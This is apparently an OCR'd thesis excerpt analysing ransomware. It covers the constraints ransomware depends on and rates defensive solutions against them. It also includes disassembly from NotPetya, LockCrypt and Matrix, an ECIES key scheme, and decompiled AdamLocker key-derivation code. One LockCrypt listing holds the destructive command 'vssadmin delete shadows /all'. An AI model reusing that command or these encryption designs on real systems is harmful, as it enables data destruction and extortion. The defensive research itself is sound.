

Preparation
Choose curve, $y^2 = x^3 + ax + b$
Embed $T = (p, a, b, G, n, h)$
Choose P, where $P = |s|G$
Embed public key, P, in ransomware
Hold private key, s
Restoration
Acquire ransom and $Q$from victim
Calculate x, from $[s]Q = [x]P$
Derive the encryption key $h = H([x]P)$
Send $h$for decryption
Encryption
Generate random, x
Calculate encryption key, $h = H([x]P)$
Calculate encrypted key, $Q = [x]G$
Encrypt victim's data, $c = AES_h\{data\}$
Wipe $\{x, h, data\}$
Demand ransom
Decryption
Q
Acquire h
$data = AES_h(c)$

Figure 4.1: ECIES scheme in modern ransomware

4.4.3 Exclusive knowledge of the encryption key

Despite the secure generation, deployment, and disposal of the secret integer, the resulting symmetric encryption key could still be attacked at any stage of key management within the ransomware process. Since this encryption key—which is usually symmetric for swift bulk data encryption—must be infection-specific, the ransomware must acquire this key shortly after execution on the host. File encryption cannot commence in the absence of this required key. Broadly, this encryption key can be acquired either over the network or on the host. While acquiring this key over the network, the ransomware reaches out to a C&C server with a unique infection ID. The server generates an infection-specific key and communicates a copy to the ransomware. This communication can be protected by a TLS tunnel to prevent key leakage during transit. When the key is acquired on the host, the ransomware can generate the unique encryption key by using the available cryptographic library routines (Figure 4.2a) or by deploying an embedded symmetric key. Since the use of an embedded symmetric key is highly vulnerable to reverse engineering, ransomware frequently utilize cryptographic libraries. These libraries could be available as dynamic libraries on the host, e.g. Windows CryptoAPI, or be statically linked and shipped with the ransomware.

4.4.4 File access and modification

File search and modification privileges are needed by ransomware to implement the *denial-of-data* attack. Thus, a fundamental constraint on ransomware is the ability to discover and modify data that is valuable to the user in such a way that it cannot be replaced. For example, an Excel sheet with valuable financial data is more likely to be irreplaceable than a Windows DLL file. Therefore, after acquiring the encryption key, the ransomware populates a list of files that are to be encrypted based on file extensions as shown in Listing 5. Specific file extensions are sought on the host, while other files are ignored. In most cases, user files such as '.txt', '.jpg', '.pdf', '.docx', '.xlsx' provide the needed leverage and are hence appealing to the attackers, while system files such as '.ini' and '.dll' are left intact. Such selective encryption is efficient for the ransomware and permits the victim continued use of the system to pay the ransom. Following the determination of the *files-of-interest* (the files to be encrypted), the ransomware commences encryption. This involves mass file modifications and therefore success is determined by the ransomware's ability to discover and modify the state of existing data on the host.

```
push    eax
lea     eax, [esp+87Ch+var_208]
push    offset aWs      ; "%ws."
push    eax             ; LPWSTR
call    ds:wsprintfW
add     esp, 0Ch
lea     eax, [esp+878h+var_208]
push    eax
push    offset a3ds7zAccdbAiAs ;
↪  ".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak"...
call    ebx ; StrStrIW
test    eax, eax
jz      short loc_10001B25
```

Listing 5: Disassembly of `NotPetya` ransomware illustrating an embedded list of *files-of-interest*

4.4.5 Denial of access to critical data

Ransomware must deny access to data needed by the user to gain the leverage necessary for extortion. Potential of data restoration removes this leverage. Consequently, ransomware explicitly search and destroy connected network backups and debilitate all data restoration abilities on the host. On a Windows host, volume shadow copies provide snapshots of files for the purpose of system restoration. Ransomware are known to explicitly purge these shadow copies. For instance, in Listing 6, we observe `LockCrypt` ransomware removing shadow copies silently on host before demanding the ransom.

4.4.6 Functional payment route

The objective function of financially-motivated ransomware is profit maximization gain for the perpetrators. This implies that the ransomware operators require an anonymous and reliable payment route that is accessible to the victim. While the existence of this payment


```
push    offset aConsentpromptb ; "ConsentPromptBehaviorAdmin"
push    [ebp+phkResult] ; hKey
call    RegSetValueExA
push    [ebp+phkResult] ; hKey
call    RegCloseKey
push    5DCh            ; nSize
push    [ebp+lpString2] ; lpBuffer
push    offset Name     ; "ComSpec"
call    GetEnvironmentVariableA
push    0               ; nShowCmd
push    0               ; lpDirectory
push    offset Parameters ; "/c vssadmin delete shadows /all"
```

Listing 6: `LockCrypt` purging volume shadow copies

route is not a technical constraint on the cryptosystem of the ransomware, it is a fundamental constraint on the operational viability of the financially-motivated ransomware campaign. When ransomware was first observed in 1989, the `AIDS` ransomware [75] asked for $189 to be sent to a PO Box address in Panama. In contrast, cryptocurrencies in the present scenario permit ransomware operators to extract the ransom anonymously and indiscriminately. This distributed, decentralized nature of cryptocurrencies is a major contributor to the growth of ransomware. Since the bitcoin ledger is public, we can track ransom payments made to the perpetrators' wallets, but ultimately there is no regulation or control over cryptocurrency transactions. Figure 4.2d shows the wallet ID of the `NotPetya` ransomware embedded within the binary.

There are no solutions that seek to attack this constraint on ransomware because by this stage, data is already encrypted. Technically, removing the ability to extract payments over anonymous cryptocurrency-based channels would deter future financially-motivated ransomware campaigns. However, the very nature of cryptocurrencies does not allow for solutions to exist within this constraint since any entity can set up an anonymous payment channel.

The proposed constraints are summarized in Figure 4.3 as $\{C1 - C6\}$, while the overall



```
call    CryptAcquireContextA
push    offset phKey    ; phKey
push    1               ; dwFlags
push    CALG_AES_256    ; Algid
push    [ebp+hProv]     ; hProv
call    CryptGenKey
mov     [ebp+pdwDataLen], 2Ch
lea     eax, [ebp+pdwDataLen]
push    eax             ; pdwDataLen
push    [ebp+lpString2] ; pbData
push    0               ; dwFlags
push    8               ; dwBlobType
push    0               ; hExpKey
push    phKey           ; hKey
```

(a) Key generation in `LockCrypt`

```
push    edi                 ; pbBuffer
push    esi                 ; dwLen
mov     eax, [esp+18h+phProv]
push    eax                 ; hProv
call    CryptGenRandom
test    eax, eax
jnz     short loc_4B45F1
```

(b) Random number generation in `Matrix` ransomware

```
push    ebx                 ; dwBufLen
lea     eax, [ebp+lpFileName]
push    eax                 ; pdwDataLen
mov     eax, [ebp+arg_4]
push    edi                 ; pbData
push    esi                 ; dwFlags
push    [ebp+Final]         ; Final
push    esi                 ; hHash
push    dword ptr [eax+14h] ; hKey
call    ds:CryptEncrypt
test    eax, eax
jz      short loc_10001938
```

(c) Data encryption by `NotPetya`

```
'2.',9,'Send your Bitcoin wallet ID
'tallation key to e-mail ',0
        ; DATA XREF: sub_10001D32+AA↑
        ; .data:10018C40↓o
'1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX'
0Dh,0Ah,0

        ; DATA XREF: sub_10001D32+98↑
        ; .data:10018C3C↓o
'Ooops, your important files are enc
```

(d) Embedded wallet ID establishing payment route in `NotPetya`

Figure 4.2: Disassembly of modern ransomware

ransomware process execution is shown as $\{P1 - P8\}$. Note that constraints are an integral subset of an effective ransomware's process execution flow. $P7$ is realized post-payment and ensures the availability of the decryption secret. Ransomware usually carry a decryption routine that possesses the ability to decrypt data when provided with the correct decryption secret. While $\{P7, P8\}$ (data restoration) is identified as part of the ransomware process execution, ransomware do not always restore data post-payment. However, a large subset of ransomware will provide data restoration after successful payment to motivate other victims of the same campaign to pay. Solutions such as key escrow techniques [14] enables $\{P7, P8\}$ without ransom payment, and functional backups enable $P8$.

4.5 Experimental results

During this study, we classified existing solutions against ransomware by recognizing the constraint(s) that these solutions violate. The existing solutions that are evaluated next were chosen for their prevalence *or* novelty. It is possible for a solution to violate a fundamental constraint on ransomware but contain an infeasible implementation. For instance, if a solution detects and blocks ransomware activity by dynamically studying process heuristics but generates an intolerable amount of false positives during its operation, then such a solution is considered infeasible. Thus, the term *feasibility* ultimately depends on the environment where the solution is deployed (since some environments are more tolerant to false positives than others). For instance, while key extraction by hooking the CryptoAPI [14] *does* violate a fundamental constraint, it is not a feasible solution against ransomware if users in the environment cannot be brought to trust an escrow system duplicating all cryptographic material.

The proposed solutions, the constraints that these solutions violate, and their effectiveness are summarized in Table 4.2. We have also indicated the general feasibility of the solution, but ultimately, this feasibility should be determined by the administrators of the environment where these solutions are to be implemented.

Table 4.2: Proposed solutions in light of constraints on ransomware

Solution	**Violates constraint?**	**Constraint violated**	**Feasible?**	**Comments**
User awareness and training [92]	✗	None	✓	Forces ransomware to seek other attack vectors
Regular patching [93]	✗	None	✓	Forces ransomware to seek other attack vectors

Table 4.2: (cont'd)

Solution	**Violates constraint?**	**Constraint violated**	**Feasible?**	**Comments**
Firewall policies and strong passwords [94]	✗	None	✓	Forces ransomware to seek other attack vectors
Escrowing the cryptographic secrets [14]	✓	$\{C_6, C_7\}$	✗	Requires user trust on the escrow system
Blacklisted C&C domains	✗	None	✓	A small subset of ransomware cannot encrypt without communication with the C&C server
Key extraction from memory	✓	$\{C_6, C_7\}$	✗	Keys are short lived in memory
Honey file traps [31]	✓	$C4$	✗	Large subset of user files might be encrypted before a dummy file is triggered
Heuristics-based detection [26] [25]	✓	$\{C_2, C_4\}$	✗	Large number of false positives
Complete and frequent backups	✓	C_6	✓	Although feasible, restoration frequently fails in real-life
Signature-based detection	✓	C_2	✗	Unable to detect new threats.

User awareness and training can be an effective solution against ransomware that target user gullibility using social engineering attack vectors. However, ransomware that contain other attack vectors (e.g. exploiting known vulnerabilities, bruteforcing weak RDP passwords), can *still* affect the host. The fundamental constraint, C_1, can be violated by eliminating *all* attack vectors, which user awareness and training, by itself, cannot realize. Similarly, regular patching (prevents ransomware seeking to exploit known vulnerabilities) and proper firewall policies and authentication (debilitates bruteforce attempts) fail to violate a fundamental constraint on their own. However, when combined, all three of these solutions present a strong front on attacking the fundamental constraint C_1 on ransomware.

Escrowing cryptographic secrets [14] directly eliminated the required leverage that the ransomware seeks over the victim. Ultimately, it is this cryptographic secret that is held for ransom and removing attacker's *unique* access to this secret facilitates data restoration without ransom payment. Similarly, it is possible to extract ransomware keys from memory during the process of encryption. However, a large subset of successful ransomware generate different keys for encrypting different files such that a different key is used for every file. In this case, key extraction from memory is ineffective unless *all* keys can be successfully extracted from the highly volatile system memory. Hence, this methodology of data recovery is marked as infeasible.

Certain ransomware have been known to acquire the needed encryption key(s) by means of communication with a remote C&C server. These ransomware are highly dependent on this communication since data encryption cannot commence without the required key(s). Thus, network administrators maintaining a shared blacklist of known C&C servers can debilitate the operation of such ransomware. However, no fundamental constraint is violated here since, ultimately, alternative strategies exist that can provide the required key(s) (e.g. using the CryptoAPI [18]). Indeed, we have observed secondary key generation procedures existing in certain ransomware such that when the primary key generation strategy fails, the secondary strategy can be invoked as a fail-safe.

Honeyfile-based traps [31] are suggested as a potential solution against ransomware such that dummy (bait) files are scattered throughout the system to act as tripwire for the ransomware. This solution violates constraint $\{C_4, C_5\}$ on the ransomware, but it infeasible for most environment since it is not clear *where* to place the baitfiles on the system. The location of honeyfiles is an important consideration lest ransomware begin file encryption in a directory where no such honeyfiles exist and the threat, consequently, escapes detection. The strategy of scattering these honeyfiles *throughout* the system can get confusing for the users. Similarly, heuristics-based detection solutions can be infeasible when generating a high amount of false positives due to activity from legitimate applications that resemble ransomware such as archiving utilities and file encryption programs.

Finally, backups and signature-based detection are popularly used solutions against ransomware. Signature-based detection violates constraint C_2 on previously observed ransomware, but cannot detect novel threats and hence is infeasible. Backups restore access to the critical data and thus violate constraint C_6, but empirical evidence from the continual success of modern cryptographic ransomware suggests that backups are often non-existent, partial, or infrequent in many environments.

4.6 Summary

The constraints highlighted in this paper contain partial ordering such that certain constraints must be realized *before* others. For instance, $\{C_1, C_2\}$ are realized *before* any other constraint, but the sequence of C_3 and C_4 is flexible. The NIST Cybersecurity Framework [30] highlights 5 core functions: *identify*, *protect*, *detect*, *respond*, and *recover*. During this work, we observed that a large set of data security efforts are geared towards the protect and detect functions. There is a clear need for data security solutions that target the response and recovery functions against ransomware. Currently, key escrow techniques [14] and data backups are the only solutions that can facilitate data recovery without ransom payment.

It follows from our analysis that a primary reason why ransomware has gained traction within the cybercrime underground is due to the presence of a highly limited set of fundamental constraints on ransomware which permits the ransomware operators to easily achieve their nefarious objective. A small set of constraints effectively shortens the kill chain which improves the viability (and hence likelihood) of the attack. Ransomware pose a severe threat to organizational security and necessitate the use of defense-in-depth strategies. Our adversaries operate under tight constraints that must be capitalized on for building effective solutions. A layered defense that targets multiple constraints is a required data security strategy in organizations.



Ransomware process execution
Fundamental constraints on ransomware
C1, C2
P1. Initial entry and execution
C7
P2. Exclusive knowledge of random integer
C7
P3. Exclusive knowledge of decryption key
C4, C5
P4. File access and modification privileges
C6
P5. Denial of access to critical files
C8
P6. Functional payment route
Key escrow
Backups
P7. Decryption key
P8. File restoration

Figure 4.3: Ransomware life cycle and identified constraints.

CHAPTER 5

STATIC AND DYNAMIC ANALYSIS

In order to build effective solutions against ransomware, a systematic study of primary functionality in modern ransomware is indispensable. In this chapter, we highlight the results of our static and dynamic analysis efforts against samples of real-world ransomware. These samples were obtained from a variety of malware repositories as detailed later. Static analysis pertains to the disassembly and decompilation of the ransomware binary in order to read the relevant source code (often in a low-level language). Sifting through the ransomware binary code can be time consuming and laborious, but reveals hidden functionality and logic embedded within the malware. Perhaps the most challenging part of static analysis is the manual unpacking required for samples that packed specifically to thwart such analysis. Dynamic analysis includes actual execution of the ransomware threat in a controlled environment and contains its own set of challenges. Primarily, it is crucial to properly isolate the virtual environment before ransomware execution and monitor all activities initiated by the ransomware process on the host system after execution.

5.1 Introduction

As with most malware, analysts studying ransomware do not have the luxury of reading plain source code. However, interpreted languages such as .NET offer the next best alternative in that ransomware written in these languages can be decompiled [95]. The result of the decompilation is significantly closer to the actual source code in the case of interpreted languages. Thus, while it is possible for these ransomware to still carry some level of obfuscation, analysis becomes easier when the malware is written with an interpreted language. In contrast, ransomware written in compiled languages can only be statically disassembled to reveal the relevant assembly code when the ransomware is *unpacked*. However in most cases, ransomware come heavily *packed* to thwart reverse engineering.

5.2 Static dissection of ransomware

Static analysis is performed by reverse engineering the sample to study its functionality. Disassemblers such as IDA and Ghidra reveal the underlying assembly code without the requirement to execute the ransomware. Similarly, decompilers such as ILSpy, dnSpy, and RetDec attempt to create a source code file in a high level language that is close to the actual source code. While decompilers cannot provide the actual source code, some of these attempts are successful in generating a legible high level code that is easier to analyse than the assembly code. Next, we discuss the several phases of ransomware infection as observed via static dissection of .NET executables.

5.2.1 Delivery and preparation phase

Delivery and preparation is the first stage of ransomware impacting a host. Numerous delivery mechanisms are deployed by ransomware operators to propagate the malware. These include phishing, exploiting known vulnerabilities, and bruteforcing weak RDP passwords. Once the malware establishes initial foothold into the system, execution starts with the preparation phase and may include procedures to conceal the ongoing infection. For instance, ransomware process names are usually benign to avoid suspicion. In the case of the Jigsaw ransomware, the infection binary is dropped with the following filenames:

```
Config.TempExeRelativePath = "Drpbx\\drpbx.exe";
Config.FinalExeRelativePath = "Frfx\\firefox.exe";
```

Similarly, BlackRuby ransomware was observed concealing itself as a legitimate Windows process svchost.exe:

```
process.StartInfo.FileName = "Svchost.exe";
```

In other cases, ransomware have been observed to inject themselves into benign processes running on the host. Thus, during the preparation phase, ransomware seek to ensure that the remaining execution completes covertly and successfully with no hindrance from the host.

5.2.2 Key generation phase


Once the preparation phase is complete, ransomware require a cryptographic secret to commence encryption. Key generation is a crucial part of the infection model since the ransomware must acquire unique key(s) to infect the victim as previously stated. A plethora of options exist that facilitate key generation but not all of them are cryptographically effective as shown next. The primary approaches for key generation in ransomware are as follows:

- Embedded symmetric key: Hard-coding obfuscated secrets within the binary is clearly highly vulnerable to reverse engineering and yet several ransomware variants are known to carry an embedded symmetric key that is used for encryption. As an example, `Adamlocker` is shown in Figure 5.1 using the following string as a password to derive the encryption key: `8jg7RPUM0vLBwr6WK6tf`

  The key derivation function in `Adamlocker`, conveniently named `CreateKey()`, simply calculates a `SHA-512` hash of the password string. Since `SHA-512` always returns 64 bytes, the first 32 bytes of this byte array are used as an `AES-256` key to encrypt all files and the IV is constructed with the next 16 bytes in the byte array. The key and the IV are then observed in the ransomware's process memory as shown in Figure 5.2. Clearly, this is an ineffective approach to generating an encryption key. Not only is the password string hard-coded in the binary, but a SHA hashing function is used to derive the needed key which is not designed to slow down bruteforce attempts like a Password-based Key Derivation Function (PBKDF) shown later.


- Using the random module: `WhiteRabbit` ransomware uses System.Random() to choose random characters from a long ASCII string as shown in Figure 5.3.

  An analysis of `System.Random()` reveals that this method is not suitable for generating



```
// adm_64.Form1
// Token: 0x06000017 RID: 23 RVA: 0x00002CEC File Offset: 0x00000EEC
public byte[] CreateKey(string strPassword)
{
    char[] array = strPassword.ToCharArray();
    checked
    {
        byte[] array2 = new byte[array.GetUpperBound(0) + 1];
        int upperBound = array.GetUpperBound(0);
        for (int i = 0; i <= upperBound; i++)
        {
            array2[i] = (byte)Strings.Asc(array[i]);
        }
        byte[] array3 = new SHA512Managed().ComputeHash(array2);
        byte[] array4 = new byte[32];
        int num = 0;
        do
        {
            array4[num] = array3[num];
            num++;
        }
        while (num <= 31);
        return array4;
    }
}
```

Figure 5.1: Key generation in `AdamLocker`

